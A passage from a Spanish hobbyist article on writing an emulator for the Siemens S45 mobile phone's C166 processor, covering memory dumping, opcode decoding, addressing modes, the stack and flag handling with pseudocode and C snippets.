cierto, por ahora te sirve si digo que ocupa 16 Mg, separadas entre RAM y Flash.
La RAM contiene datos que se pueden leer y escribir.
La Flash suele almacenar los programas y rutinas, y obviamente se puede leer.
Algunas zonas se pueden escribir usando rutinas específicas.

Entre estas zonas escribibles estan:
-FlexMem, para almacenar programas en java/Html , ficheros de texto,
 imágenes, sonidos, y en general cualquier fichero que desees transferir
 desde un PC por infrarrojos, o desde otro móvil. Ocupa 370 Kb, no mucho.
-EEPROM, para almacenar datos de configuración más o menos permanentes, pero
 que cambian a veces: servidor de SMS, puntuación en los juegos, notas,
 bookmarks de sitios WAP, citas, alarmas, ...

Hay otras zonas de la Flash que no se pueden escribir:
-zonas de caracteres, músicas, menús, datos en general
-rutinas del móvil
Bueno, teóricamente no se pueden escribir, pero si adquieres un cable especial
hay muchos programas que permiten escribir la memoria: el mejor es v_klay.

Esto es indispensable para mis propósitos: necesito escribir programas y
meterlos en la Flash, para entender cómo funciona.

La memoria se accede mediante dos modos:
-en 256 bloques de 64Kb, llamados segmentos. Se usa la notación 0x123456
-en 1024 páginas de 16Kb. Se usa notación 0048:3456
Para convertir de una página a un segmento, multiplica por 0x4000
Así, la página 03F2h es lo mismo que el segmento 0xFC80000
Esto ya lo expliqué en el articulo de SET30 sobre parcheo de la Flash y
de todas maneras quedará claro a lo largo del artículo.

El funcionamiento de un emulador es simple: lee una instrucción, la
procesa, y salta a la siguiente. Así que en este punto puedes dejar
de leer este artículo y pasar a otra cosa :-)

Lo primero que necesito es una variable que me diga cuál es la dirección
de la instrucción que debo procesar.
Normalmente en el microprocesador real hay un registro con este propósito.
En el C166 se llama IP: Instruction pointer.
Es un registro de 16 bits (como todos), así que sólo vale entre 0 y 0xFFFF.
?Como se hace entonces para ejecutar código más allá de 0xFFFF ?
La solución es otro registro CSP=Code Segment Pointer que apunta al
segmento, por lo que vale entre 0 y 0x03FF.
Por tanto, puedo saber dónde estoy sin más que tomar CSP y IP:
posicion=CSP*0x10000 + IP;
Y aquí está mi primer error: La línea anterior es el mismo resultando que
haciendo CSP<<0x10 + IP, que también es lo mismo que CSP<<0x10 | IP , y ésta
es la forma de ejecución más rápida.
Luego pensé que era mejor dejar estas decisiones al compilador. Al fin y al
cabo, la tecnología de compiladores ha evolucionado enormemente, y son
capaces de decidir las mejores optimizaciones para el microprocesador
en el que se ejecutará el programa.
De todas maneras nunca está de más hacer unas mínimas comprobaciones.
El autor debería saber donde están los puntos críticos de su programa, ?no?

****
CARGA INICIAL
****
El siguiente paso es cargar en memoria el equivalente a la memoria del
sistema emulado. En el emulador del Spectrum esto es fácil, ya que se
puede guardar la ROM en un fichero y transferirlo al PC.
Los más viejos del lugar seguro que recuerdan el "transfer" desarrollado
por la revista Microhobby para hacer copias de los programas.

En mi caso haré lo mismo: la Flash la saco del móvil, pero ?y la RAM?
Pues lo mismo: hago un programa S45dumper que cargo en el móvil y cuando
quiero, pulso una tecla (o voy a un menú) y llamo a mi rutina, que empieza
a volcar datos por el puerto serie, y los recojo en el PC.

```
alguna_posicion_en_flash:
   cuando_tecla_magica GO TO S45dumper
   sigue_donde_estaba
```

```
S45dumper:
  desde 0 hasta 0xFFFFFF
    manda S45mem[i]
  manda registros GPR
  manda flags
  manda CSP y IP
fin S45dumper
```

Los registros GPR se llaman R0 .. R15 y son de 16 bits.
Se usan como almacenamiento temporal de datos.

Dependiendo del momento en que haga este volcado, los datos de la RAM serán distintos. Esto tiene de bueno que puedo hacer una foto exacta de la memoria en el momento que quiera. Por supuesto que S45dumper tiene que guardar los registros GPR para no modificar nada y permitir seguir la ejecución tanto en el sistema real como el emulado.

Bueno, supongamos que he hecho y ejecutado este programa. Ahora tengo un fichero de 16 Mg con la memoria del S45.
Cargo este fichero en la memoria del emulador en una zona de memoria llamada S45mem[] que ocupa 0xFFFFFF+1 bytes.

****
EL PRIMER PASO
****
Ahora viene la siguiente cuestión: ?Dónde empiezo?
Normalmente los procesadores empiezan en la dirección 0x000000 , pero como yo he hecho una copia de la memoria, las rutinas de inicialización ya se han ejecutado, pero sé que la copia la ha hecho mi propio programa, así que la siguiente instrucción a ejecutar es la última de S45dumper

Ahora ya sé por dónde debo seguir: sigue_donde_estaba.
Suponer que vale 0xFCA000

Leo el dato en S45mem[0xFCA000].
Suponer que vale 0xCC
Leo el dato en S45mem[0xFCA000+1].
Suponer que vale 0x00

Entonces yo sé que la instrucción 0xCC00 significa NOP , o sea, no hacer nada y seguir con la siguiente instrucción:

Leo el dato en S45mem[0xFCA000+2].
Suponer que vale 0x97
Leo el dato en S45mem[0xFCA000+3].
Suponer que vale 0x97

La instrucción 0x9797 significa PWRDN , o sea, power-down, con lo que el móvil se apagará. En el emulador lo que haré es salir del programa.

****
SIGUIENTES PASOS
****
Pero está claro que debo tener una rutina que compruebe cada uno de los códigos, y haga lo que tenga que hacer:

```
si COMANDO es 0xCC00 entonces
   {
   salta a siguiente instrucción
   }
si COMANDO es 0x9797 entonces
   {
   sal del programa
   }
....... y así con todos los comandos
```

Hay varias maneras de hacer eso más eficiente: la primera es con la instrucción "switch", que saltará directamente al bloque de ese comando.
Eso es en teoría, ya que investigando el código generado por el compilador he visto que en realidad hace todas las comparaciones una por una.
O sea, que es igual de ineficiente.

Otra posibilidad es usar una tabla de funciones. El lenguaje C permite definir funciones rutinaCC00() , rutina9797() , ...

y una tabla de punteros a funciones
void (*tabla_rutina[])() = { rutinaCC00, rutina9797 };

que se llaman con:
tabla_rutina[COMANDO]();

Esto es muy rápido: el acceso es directo al trozo de programa que emula
dicha instrucción. Es mejor usar únicamente el primer byte de la
instrucción, y el propio programa debe verificar y interpretar el segundo byte.

Hay una tercera posibilidad.
Ya que sólo el primer código del comando define la instrucción, puedo usar
un mini algoritmo de búsqueda dicotómica basado en 8 bits:

```
COMANDO8 = COMANDO>>8;
if COMANDO8<0x80 then
  {
  if COMANDO8<0x40 then
    {
    if COMANDO8<0x20 then
      {
      if COMANDO8<0x10 then
       {
       if COMANDO8<0x08 then
        ......
         llama rutina correspondiente
       }
      }
    }
  }
else
  {
  if COMANDO8<0xC0 then
    {
    if COMANDO8<0xB0 then
    }
  }
```

Con lo cual se reduce a 8 comparaciones, sea cual sea la rama que se toma.
Esto es mucho más eficiente que 256 (máximo) comparaciones.

También se puede hacer un estudio de las rutinas más comunes y ponerlas al
principio para que la búsqueda las encuentre lo más pronto posible.
Obviamente el comando NOP y PWRDN estarían al final de la lista, ya que
casi nunca se usan.
Esto supone un estudio inicial y un ajuste a posteriori, pero es la
técnica que mejor funciona para mi caso, ya que la instrucción MOV supone
el 50% de las instrucciones, y CALLS, MOVB, ADD y SUB suponen otro 45% .
De todos modos esto es la primera optimización: necesitaré todas las que
pueda imaginar y sea capaz de desarrollar.

****
INSTRUCCIONES EN DETALLE
****

Ya que MOV es la instrucción más común, voy a analizarla.
Existen varias variaciones de MOV, con códigos
0x88, 0x98, 0xA8, 0xB8, 0xC8, 0xD8, 0xE8,
0x84, 0x94, 0xC4, 0xD4,
0xE0, 0xF0,
0xF2,
0xE6, 0xF6,

En general, MOV vale para copiar un valor en otro.
El fuente y el origen puede ser
-un valor inmediato, por ejemplo 0x1234
-un valor indirecto, por ejemplo: el valor de la memoria 0x5678
-un registro GPR, por ejemplo R3 o R15
-un registro SFR

Así, el comando 0xF0 sirve para copiar un registro GPR en otro.
?Cómo se sabe cuales son los registros involucrados? Mirando el siguiente
dato en S45mem[i+1]. Llamaré a este dato 'c1'.
Se parte el byte c1 en dos trozos de 4 bits , resultando la parte
alta c1H y la baja c1L , ambos con un valor entre 0 y 0xF
El valor c1H indica el registro destino, y c1L es el fuente.

Por ejemplo, si
S45mem[i]=0xF0 y S45mem[i]=0x45 entonces
c1=0x45
c1H=4
c1L=5
registro destino: R4
registro fuente: R5
con lo que la instrucción es
mov R4, R5
Si R4 vale 0x4444 y R5 vale 0x5555, tras esta instrucción, resulta
R4=0x5555 y R5=0x5555 (no cambia)

Lo que sigue ahora es bastante específico del C166, así que puede extrañar
a aquellos que sólo conozcan el 80x86 o Z80.
Hay 2 tipos de variables en el C166: los registros SFR y los GPR .
A partir de la memoria 0x00F000 hasta 0x00FFFF se guardan 0x1000 (4096 en
decimal) bytes que almacenan 0x800 (2048 en decimal) variables globales
de 2 bytes (1 word) que se pueden usar en cualquier rutina.
Por ejemplo, 0x00FE14 se llama STKOV y contiene el valor máximo de la pila.
Si en la pila hay más valores que el número guardado en STKOV , se
produce un error de desbordamiento superior de pila.
Otro de los valores es 0x00FE0C llamado MDH que contiene la parte entera del
resultado de la última división.
Otra variable SFR es 0x00FE42 llamado T3 que contiene el valor del
puerto T3, que resulta estar conectado al teclado.
Cuando leo este valor, en realidad obtengo la tecla que está pulsada.
Hasta aquí, nada espectacular.
Así, hasta 0x800 variables. No todas tienen un nombre, y no todas se usan.

Hay otro 16 registros GPR (R0 hasta R15) que también están en esta
memoria, accesibles mediante doble indirección.
Primero hay que leer el SFR llamado CP=Context Pointer en 0x00FE10. A este
valor resultante hay que sumarle el índice del registro GPR, multiplicado por 2.
Este índice es 0 para R0 , 2 para R1, 4 para R2, 6 para R3, 8 para R4, ...
Por ejemplo, para leer R5 se hace:
tomar CP = S45mem[0x00FE10]+S45mem[0x00FE10+1]*0x100   (formato little-indian)
Suponer que CP vale 0xFBD6
Entonces R5 se guarda en 0xFBD6+5*2 , y
vale S45mem[0x00FBD6+5*2]+S45mem[0x00FBD6+5*2+1]*0x100
Esto hace que sean equivalentes
mov r4, r5
y
mov r4, [0xFBE0]
A la mayoría de los programadores esto les da igual, y usan los registros GRP
sin importarles dónde están almacenados, pero yo tengo que hacer un emulador
lo más exacto posible al modelo real.

El usar registros GPR indexados permite una técnica muy util para multitarea.
Suponer que tengo Tarea1 con sus valores R0, .. R15 y deseo pasar a Tarea2.
Tarea1 guarda un puntero a la memoria 0x001000 , y allí guardo los registros
haciendo que CP valga 0x1000.
Similarmente Tarea2 sabe que tiene que guardar sus registros en 0x002000 .
Si hago CP=0x2000, la instrucción
mov r4, #4444h
guardara el valor 0x4444 en la memoria 0x002000+4*2
Puedo conmutar a Tarea1 haciendo otra vez CP=0x1000, y ahora r4 apunta
a 0x001000+4*2, que no tiene el valor 0x4444
Así puedo tener varias copias de los registros. Una conmutación de tareas
es simplemente cambiar CP ; no necesito guardar los registros R0-R15 antes
de pasar a la nueva tarea.

Lo malo es que mi emulador, para emular una instrucción tan simple como
E6 F4 67 45 = mov r4, #4567h
necesita hacer:
-leer S45mem[IP]
-vale E6, que significa MOV
-leer S45mem[IP+1]
-vale F4, que significa registro R4
-tomar CP=S45mem[0x00FE10]+S45mem[0x00FE10+1]*0x100
-vale 0xFBD6
-sumar 4*2, que da FBDE
-leer S45mem[IP+2], que vale 0x67
-poner el valor 0x67 en S45mem[0x00FBDE]
-leer S45mem[IP+3], que vale 0x45
-poner el valor 0x45 en S45mem[0x00FBDE+1]

Observar que el byte menos significativo 0x67 se escribe en la
memoria inferior S45mem[0x00FBDE].

Una instrucción todavía más compleja es
mov r4, r5
pues implica además leer R5 antes de meterlo en R4.

Todavía peor es
A8 45 = mov r4, [r5]
que significa: lee el valor que está apuntado por r5, y mételo en r4
-leer S45mem[IP]
-vale A8, que significa MOV , con indirección
-leer S45mem[IP+1]
-vale 45, que significa:
 -el destino es el registro R4
 -el fuente está apuntado por el registro R5
-tomar CP=S45mem[0x00FE10]+S45mem[0x00FE10+1]*0x100
-vale 0xFBD6
-sumar 5*2, que da FBE0.
-leer S45mem[0x00FBE0], que vale por ejemplo 0x34. Recordarlo
-leer S45mem[0x00FBE0+1], que vale por ejemplo 0xAB. Recordarlo
-no necesito recalcular CP, gracias a Dios
-sumar 4*2 a FBD6, que da FBDE.
-poner el valor 0x34 en S45mem[0x00FBDE]
-poner el valor 0xAB en S45mem[0x00FBDE+1]

?Piensas que esto es lo más complicado? Todavía te queda mucho por ver
D8 16 = mov [r1+], [r6]
O sea:
-lee el valor apuntado por R6
-escríbelo en el valor apuntado por R1
-incrementa R1
Esta instrucción se usa normalmente para mover unos cuantos datos entre
una posición de memoria y otra. Felizmente esto está centralizado en unas
pocas rutinas, pero de todos modos tengo que implementarlo.

Similar:
C4 61 03 00 = mov [r1+#3h], r6
-lee R6 (directamente, no indirectamente)
-obtener R1
-sumarle 3
-en esta posición, meter el valor de R6

No, todavía no he terminado
Observa la diferencia entre
E6 F1 34 12 = mov r1, #1234h
y
F2 F1 34 12 = mov r1, 1234h
La primera mete en el registro R1 el valor 0x1234h
La segunda mete en el registro R1 el valor que está en la memoria 0x1234h
Es decir, la primera es acceso directo, y la segunda es indexado.

****
ACCESO A BYTES
****
Los primeros 8 registros GPR desde R0 hasta R7 se pueden tratar como words o
como bytes, con una parte baja RL y otra alta RH ; pero en este segundo caso
hay que usar la instrucción MOVB :
E6 F3 34 12 = mov r3, #1234h
es lo mismo que
E7 F6 34 00 = movb rl3, #34h
E7 F7 12 00 = movb rh3, #12h
donde
-el primer byte E7 quiere decir MOVB
-el siguiente byte F6 sólo usa la parte baja: 6
-el valor 6 se divide entre 2 y se toma la parte entera, dando 3
-como es valor 6 es par, se usa la parte baja RL . En este caso, RL3
-se lee el siguiente byte: 0x34 , y se asigna a RL3
-se desecha el cuarto byte

-en la otra instrucción E7 F7 12 00 = movb rh3, #12h
-el primer byte E7 quiere decir MOVB
-el siguiente byte F7 sólo usa la parte baja: 7
-es valor 7 se divide entre 2 y se toma la parte entera, dando 3

-como es valor 7 es impar, se usa la parte alta RH . En este caso, RH3
-se lee el siguiente byte: 0x12 , y se asigna a RH3
-se desecha el cuarto byte
Esto permite trabajar con bytes además de con words.

Por supuesto que R3 vale RL3+RH3*0x100

****
MODOS DE DIRECCIONAMIENTO
****
Ahora es cuando las cosas se complican de verdad: DPP
Aviso que esto es difícil. A lo mejor deberías pasar al siguiente apartado.
Pero como dicen los que hacen yoga: si no duele, no lo estás haciendo bien.

La instrucción
F2 F1 34 12 = mov r1, 1234h
usa acceso indexado con valores origen (nunca pasa con registros origen)
Entonces hay 4 SFR que intervienen: DPP0-DPP3
Estos SFR se almacenan en 0x00FE00+i*2 , con 0<=i<=3
Antes de leer la dirección de memoria (0x1234 en este ejemplo) se toman
los 2 bits más significativos y se usa DPPi , siendo i el valor de estos 2 bits.

Usar dicho DPPi como página, y el valor inicial como offset.
A ver si con un ejemplo queda más claro. Como
0x1234=0001.0010.0011.0100 , los 2 primeros bits valen 00.
Entonces se usa el registro DPP0 como página para el valor 0x1234.
Es decir, que la memoria que no se leerá de 0x001234 , sino de
(S45mem[0x00FE00+0*2]+S45mem[0x00FE00+0*2+1]*0x100)*0x4000+0x1234
O sea, que mete en R1 el valor
S45mem[(S45mem[0x00FE00+0*2]+S45mem[0x00FE00+0*2+1]*0x100)*0x4000+0x1234]

Un ejemplo:
F2 F7 34 A2   = mov r7, 0A234h
-leer S45mem[IP]
-vale F2, que significa MOV , con indexación de valor origen
-leer S45mem[IP+1]
-vale F7, que significa:
 -el destino es el registro R7
 -el fuente está apuntado por el valor 0xA234
-tomar CP=S45mem[0x00FE10]+S45mem[0x00FE10+1]*0x100
-vale 0xFBD6
-sumar 7*2, que da FBE4. Después lo necesitaré
-rotar 0xA234 hacia la derecha 14 veces para quedarse con los 2 primeros bits.
-vale 10 (en bits. O sea, 0x2 en hexadecimal)
-necesito saber DPP2, almacenado en FE00+2*2
-leer S45mem[0x00FE04], que vale por ejemplo 0x39
-leer S45mem[0x00FE04+1], que vale por ejemplo 0x00
-calcular DPP2=S45mem[0x00FE04]+S45mem[0x00FE04+1]*0x100=0x39+0x00*0x100=0x39
-considerar 0x39 como página, es decir, multiplicarlo por 0x4000
-obtener 0xE4000
-eliminar los 2 primeros bits del valor 0xA234
-o sea, 0xA234 & 0x3FFF resulta 0x2234
-sumarle 0xE4000 para obtener 0xE6234
-leer S45mem[0xE6234]. Suponer que vale 0x66
-leer S45mem[0xE6234+1]. Suponer que vale 0x55
-meter 0x5566 en R7, es decir:
-poner 0x66 en S45mem[0x00FBE4]
-poner 0x55 en S45mem[0x00FBE4+1]

En realidad es más sencillo de lo que parece, una vez que le coges el truco a:
-trabajar en hexadecimal,
-little-indian
-segmentos
-acceso indirecto

Esto te puede llevar entre 2 días y 2 meses, dependiendo de lo que practiques.

****
QUITANDO TENSION
****
Para quitar la pesadez de cabeza, paso a un comando más sencillo:
EC F6 = push R6
El C166 tiene una pila, como la mayoría de los micros.
Sólo admite 0x300 bytes (0x180 words) pero esto es más que suficiente.
Al contrario que en otros sistemas, la pila sólo se usa para almacenar la

dirección a la que hay que volver cuando finaliza una subrutina.
No se usa para guardar datos antes de llamar a la subrutinas, o antes de modificarlos
Esto quiere decir que una rutina puede llamar a otra, que llama a otra, ... un máximo de 0x180 veces.
Sin embargo el micro soporta todas las instrucciones normales de meter y sacar registros y SFRs en la pila.
Hay un SFR llamado SP-Stack Pointer que dice dónde se guarda el siguiente dato.

Este SFR se almacena en 0x00FE12. Gracias a que es un SFR, se puede leer sin problemas. ?Existe algún otro micro que permita leer el SP?
Que yo sepa, en otros hay que usar algún tipo de artificio.

Si SP vale 0xFBAC y R6=0x6789 y hago
push R6
entonces:
-en S45mem[0x00FBAC] se mete 0x89
-en S45mem[0x00FBAC+1] se mete 0x67
-la pila se decrementa en 2, es decir:
-SP=0xFBAC-2 = 0xFBAA
-y se almacena en 0x00FE12 :
-en S45mem[0x00FE12] se mete 0xAA
-en S45mem[0x00FE12+1] se mete 0xFB

Proceso análogo con el comando pop , que saca un word de la pila.
Si meto demasiados datos en la pila y se alcanza el valor del SFR llamado STKOV (almacenado en 0x00FE14) entonces se produce una interrupción StackOverflow sobre la que hablaré después.

El hecho de que la pile almacene la dirección de memoria a la que hay que volver permite saber de dónde vengo, es decir, el camino que se ha seguido hasta llegar a esta rutina.

Existe una rutina que es muy usada; se encuentra en E2FFFA y dice:
push R5
push R4
rets

Analizándolo bien, resulta que mete R5, luego mete R4, y retorna.
Dado que la dirección de retorno se obtiene sacando los dos últimos registros de la pila, en realidad lo que hace esta rutina es llamar a R5:R4
Esto se usa para acceso a rutinas a través de tablas:
Suponer que quiero saltar:
-a rutina0 si R6=0
-a rutina1 si R6=1
-a rutina2 si R6=2
-a rutina3 si R6=3
La manera eficiente es crear
rutinas[]={rutina0, rutina1, rutina2, rutina3 };
Y saltar a
funciones[R6];

Más claro:
-si rutina0 empieza en la dirección 0x00C01000
-si rutina1 empieza en la dirección 0x00C01040
-si rutina2 empieza en la dirección 0x00C01068
-si rutina3 empieza en la dirección 0x00C01246
A partir de 0xD00000 pongo los bytes:
00 C0 10 00   00 C0 10 40   00 C0 10 68   00 C0 12 46
y hago
```
mov r7, 0xD00000 ; posición base de la tabla
add r7, r6       ; desplazamiento dentro de la tabla
mov r5, [r7+]    ; extrae los 2 primeros bytes
mov r4, [r7]     ; extrae los 2 segundos bytes
calls 0xE2FFFA
```

Bueno; este código no es exacto, pero vale para hacerse una idea.

Como digo, este funcionamiento se encuentra al menos en 15 rutinas de la Flash.
Por tanto es recomendable hacer algo para aprovecharlo.
Lo que yo he hecho es: si el comando es push R5, mira si estoy en la dirección E2FFFA . Si es así, no me molesto en comprobar que la siguiente instrucción es "push R4". Directamente saco los valores de R5 y R4, los sumo R5*0x1000+R4, y ajusto IP para que salte a dicha dirección.
De este modo no tengo hacer el proceso de ajustar la pila.

****
SEGUNDA PILA
****
Pero a veces es necesario guardar los registros temporalmente.
Para eso se usa el registro R0.
La idea es usarlo como un puntero global a una zona grande de memoria.
Con la instrucción
mov [-r0], r4
se guarda R4 en la dirección apuntada por R0 , y éste se decrementa.
Esto hace que apunte a una nueva dirección libre.
Con
mov r4, [r0+]
lo que hago es restaurar r4 al valor que he guardado antes, e
incrementar R0 para seguir sacando más datos.

De esta manera el Registro R0 opera como otra pila.
Por eso se ven muchas rutinas con instrucciones tales como:
mov [-r0], r4 ; guarda los registros originales
mov [-r0], r5
haz_algo_que modifique_R4_y_R5
guarda_resultado_en_algun_otro_sitio
mov r5, [r0+] ; recupera los registros
mov r4, [r0+]

Esto es simplemente para que entiendas cómo funciona.
A la hora de hacer el emulador, me sirve para saber que los flags PSW no
intervienen aquí, y no hay que ajustarlos.
También me sirve para agrupar y ejecutar juntas todas estas instrucciones:
-miro todas las instrucciones seguidas que tengan que ver con R0.
-miro los registros GPR que serán guardados/recuperados
-calculo CP sólo una vez
-calculo R0 sólo una vez
-meto R4, R5 , ... y todos los que necesite
-actualizo R0 , dependiendo de el número de registros que he guardado.

Además, todas las instrucciones
mov [-r0], Rn
suelen aparecer al principio de las rutinas, mientras que
mov Rn, [r0+]
aparecen antes de salir de la rutina.
Esto me sirve para identificar dónde empiezan y termina las rutinas, con
el propósito de identificarlas y aislarlas.

Incluso he hecho un pequeño analizador de código en el que
-recorro toda la flash
-agrupo todas las instrucciones mov [-r0], Rn
-substituyo la primera por una instrucción inexistente
-el emulador sabe que esta nueva instrucción define una secuencia especial
-procesa como un único bloque todas esas instrucciones

Esto pre-proceso ahorra un montón de instrucciones, y lo he intentado
llevar hasta el extremo: sé lo que hacen algunas rutinas, así que
las he sustituido por código C "nativo".
Esto hace que el emulador sólo valga para una versión específica de
la Flash, y sólo para este modelo de móvil. Pero la ganancia de velocidad
ha sido tan notable que prefiero hacerlo menos portable. Al fin y al cabo
todavía funciona con otras versiones; simplemente no está optimizado.

****
ARITMETICA
****
Las operaciones aritméticas son también sencillas; por ejemplo:
06 F1 34 12 = add r1, #1234h
Suma 0x1234 al registro R1 y lo mete de nuevo en R1.
El segundo byte de esta instrucción es F1, al igual que el segundo byte de
E6 F1 34 12 = mov r1, #1234h
Esto es un hecho habitual en código máquina: el primer comando dice la
operación y el segundo dice los registros involucrados.
De esta manera queda claro que hay que hacer una rutina general que
divida el segundo operando y lo traduzca en los registros adecuados.

Otras instrucciones como SUB sirven para substraer cantidades, y también
hay otras como NEG para cambiarles el signo.
Lo que me sorprende es que no haya una para ajustes BCD, que es algo bastante

común en microprocesadores de 16 bits.

Así ya es fácil procesar otras instrucciones tales como AND, OR, XOR, NOT dado que existen equivalentes en lenguaje C y no hay que construirlas. Simplemente tener en cuenta si operan sobre registos, SFRs, datos directos, o indirectos.

Hay una instrucción que sirve para multiplicar: MUL
0B 23 = mul r2, r3
El resultado (32 bits) va a parar al SFR doble llamado MD, en la dirección MDH=0x00FE0C y MDL=0x00FE0E
Para emularlo:
-tomar los valores de R2 y R3
-meterlos en variables long
-multiplicarlos
-tomar los 16 bits inferiores
-meterlo en S45mem[0x00FE0E]
-tomar los 16 bits superiores
-meterlo en S45mem[0x00FE0C]

Algo parecido con la instrucción DIV para dividir.
Otras instrucciones relacionadas son DIVL, para dividir un número de 32 bits entre otro de 16 bits usando ambos MDH y MDL.
El emulador convierte todos los datos a long, hace las operaciones, y los vuelve a convertir a enteros de 16 bits.
Son operaciones lentas, pero no son frecuentes. Menos mal que el emulador funciona en un procesador que sabe hacer estas operaciones y no hay que romperse la cabeza inventándolas.

****
LLAMADAS
****
Todos los programas necesitan reutilizar rutinas comunes. En el C166 esto se hace con la instrucción CALLS
DA AB EF CD = calls 0ABCDEFh
El primer byte es la instrucción.
El segundo byte es el segmento (no la página)
El tercer y cuarto bytes son, en little-endian, el offset dentro del segmento.
Esta instrucción guarda en la pila la dirección de la siguiente dirección, y sigue el proceso en la rutina 0xABCDEF.
Cuando se encuentre una instrucción RETS, se saca el último dato de la pila, y sigue el proceso donde lo había dejado.
Esto tiene un riesgo: si en algún momento de la rutina 0xABCDEF existe un PUSH sin su correspondiente POP, la pila contendrá valores extra, y no retornará a donde debería.
Este es uno de los fallos más comunes al programar en ensamblador, como muchos de vosotros habréis padecido.

Otra instrucción similar es CALLR , que llama a una rutina dentro del mismo segmento. Sólo ocupa 2 bytes: el primero es la instrucción, y el segundo es el numero de words que hay que saltar, ya sea hacia adelante o hacia atrás:

```
org      0C00040h
C00040: DA C0 46 00 : calls    dos_saltos
C00044:             : salto_atras:
C00044: CB 00       : ret
C00046:             : dos_saltos:
C00046: BB 02       : callr    salto_adelante
C00048: BB FD       : callr    salto_atras
C0004A: DB 00       : rets
C0004C:             : salto_adelante:
C0004C: CB 00       : ret
```

La instucción en C00046 saltara a C00048+02*2 = C0004C
mientras que la instrucción en C00048 salta a 0xC0004A+0xFD*2-0x200 = 0xC00044
Por supuesto, antes de llamar a salto_adelante se guardará en la pila el valor C00048 para saber a dónde hay que volver.
El beneficio de CALLR es que sólo ocupa 2 bytes. El inconveniente es que sólo puede saltar 0x200 bytes hacia adelante o atrás.
Por esto no es una instrucción muy usada.

Similar es la instrucción de salto JMPS que salta a la dirección indicada por los siguientes 3 bytes, de manera análoga a CALLS.
Por supuesto existe JMPR que salta a una dirección relativa a partir de la situación en la que estamos.

En el Sistema Operativo del móvil hay aproximadamente 15.000 rutinas, llamadas en más de 100.000 sitios.
Puede ser bastante complicado seguir el flujo de una rutina, sobre todo cuando dependen de valores que están almacenados en la memoria: alguna rutina pone un valor, y otra completamente diferente los lee.
Para esto es conveniente usar una analizador de código. Yo uso IDA disassembler junto con algunos programillas que me he hecho a medida.
En general, tanto para la gente que hace programas como para los que los desensambla, este es uno de los mayores problemas: " ?Por qué demonios hemos aterrizado en esta rutina? "

Un uso muy común de los saltos es que sean condicionales: se comprueba algo.
Si es cierto, salta a otra dirección.
Si no, continua en la siguiente instrucción:

```
                      org      0C00040h
C00040: 46 F3 33 33 : cmp      r3, #3333h
C00044: 3D 03       : jmpr     cc_Z, vale3
C00046:             : no_vale3:
C00046: E6 F4 44 44 : mov      r4, #4444h
C0004A: DB 00       : rets
C0004C:             : vale3:
C0004C: E6 F4 55 55 : mov      r4, #5555h
C00050: DB 00       : rets
```

O sea: se mira si r3 vale 0x3333 . Si es cierto, hace r4=0x4444 .
En caso contrario, hace r4=0x5555
Esto es fácil de entender para cualquiera que quiera entender el programa.
Pero para hacer el emulador, tengo que ver el significado de 'cc_Z'

****
FLAGS
****
Existe un registro SFR llamado PSW=Program Status Word almacenado en 0x00FF10 que se trata bit a bit.
El bit 3 (el cuarto empezando por la derecha) se conoce como bit Z.
Se activa (vale 1) cuando el resultado de la última operación es 0, o cuando la última comprobación es cierta.
Así que procesar "jmpr cc_Z, vale3" es algo así como:
-leer PSW de la dirección 0x00FF10
-tomar el bit3 de PSW
-si vale 1, hacer IP=C00046+3*2=C0004C
-si no, hacer IP=C00046 (siguiente instrucción)
-seguir desde ahí

Todo muy bonito, pero ahora hay que ver cuándo actualizo PSW.
La instrucción "cmp r3, #3333h" es la que obviamente tiene que poner este flag.
La manera de hacerlo es:
-leer R3 , usando CP y toda esa parafernalia
-leer S45mem[0xC00040+2] y el siguiente, para obtener 0x3333
-Si son iguales, activar el bit 3 de PSW
-Si no, desactivarlo
Es sencillo, pero obliga a más proceso en todas las instrucciones.
No sólo eso, sino que en total hay 5 flags en PSW:
bit 0 , llamado N, que vale el bit 15 del resultado
bit 1 , llamado C, que indica que hay Carry ('me llevo una')
bit 2 , llamado V, que indica overflow aritmético
bit 3 , llamado Z, que indica que el resultado es 0
bit 4 , llamado E, que indica que el resultado es 0x8000
Para complicar más, algunas de las operaciones ponen sólo algunos flags.
Por ejemplo, la instrucción NOP no modifica los flags.
Pero la instrucción CMP pone los 5 flags.
Y la instrucción MOV pone E, Z, y N. Los demás no los altera.
Un momento: ?o sea decir que tras cada MOV tengo que ajustar los flags? Pues sí.
Esto añade un montón de proceso extra, y afectará muy negativamente a la velocidad, así que hay que intentar optimizar todo lo posible.
El primer truco es usar bits en lenguaje C. Una vez que tengo R3 y el valor a comprobar (llamado X) , tengo que meter el resultado en PSW, pero sin alterar los otros bits:

```
if(R3==X)
 S45mem[0x00FF10] |= (1<<3);
else
 S45mem[0x00FF10] &= (0xFF-(1<<3));
```

Espero que lo entiendas:
-si R3 es igual a X :

--rota el numero '1' hacia la izquierda 3 veces para obtener 0x08
--lee S45mem[0x00FF10]
--hace un OR con 0x08. Esto pone únicamente el bit 3
--lo vuelve a poner en S45mem[0x00FF10]
-si no es igual:
--rota el numero '1' hacia la izquierda 3 veces para obtener 0x08
--lo invierte: los '0' pasan a ser '1' y viceversa. También podría usar el
  operador de complemento '~' pero no sé en cual tecla está. Resulta 0xF7
--lee S45mem[0x00FF10]
--hace un AND con 0xF7. Esto borra únicamente el bit 3
--lo vuelve a poner en S45mem[0x00FF10]

Un poco más complejo es tratar el flag N :
```
if((R3-X)&(1<<15))
 S45mem[0x00FF10] |= (1<<0);
else
 S45mem[0x00FF10] &= (0xFF-(1<<0));
```

Que es parecido al flag E :
```
if((R3-X)==0x8000)
 S45mem[0x00FF10] |= (1<<4);
else
 S45mem[0x00FF10] &= (0xFF-(1<<4));
```

Una optimización es crear un puntero a PSW y usarlo a lo largo del emulador:
```
char *PSW_low=S45mem[0x00FF10];
char *PSW_high=S45mem[0x00FF10+1];

......
*PSW_low |= (1<<0);
......
```

Otra manera de acelerarlo es intentar ajustar PSW sólo en el momento que se necesite: los saltos
Así, si hay la siguiente secuencia:
```
mov r3, #3333h
sub r3, #9999h
mov r5, #5555h
cmp r5, #9999h
mov r4, r5
sub r4, #1111h
jmpr cc_Z, salta
```

entonces sólo calculo los flags al ejecutar la instrucción "sub r4, #1111h"
Ojo: todas las otras instrucciones alteran los flags, pero machacan los flags anteriores, por lo que sólo me interesa la última.
Esto obliga a hacer un análisis preliminar de la siguiente orden a ejecutar.
El proceso ya no es:
-lee instrucción
-ejecuta operación
-salta a la siguiente

Sino que es
-lee instrucción
-ejecuta operación
-lee siguiente instrucción
-si usa flags, ajústalos
-salta a la siguiente

Hay un grave inconveniente: ?Qué pasa si los flags no se leen inmediatamente?
por ejemplo:
```
mov r3, #3333h
sub r3, #1111h
cmp r3, #2222h
nop
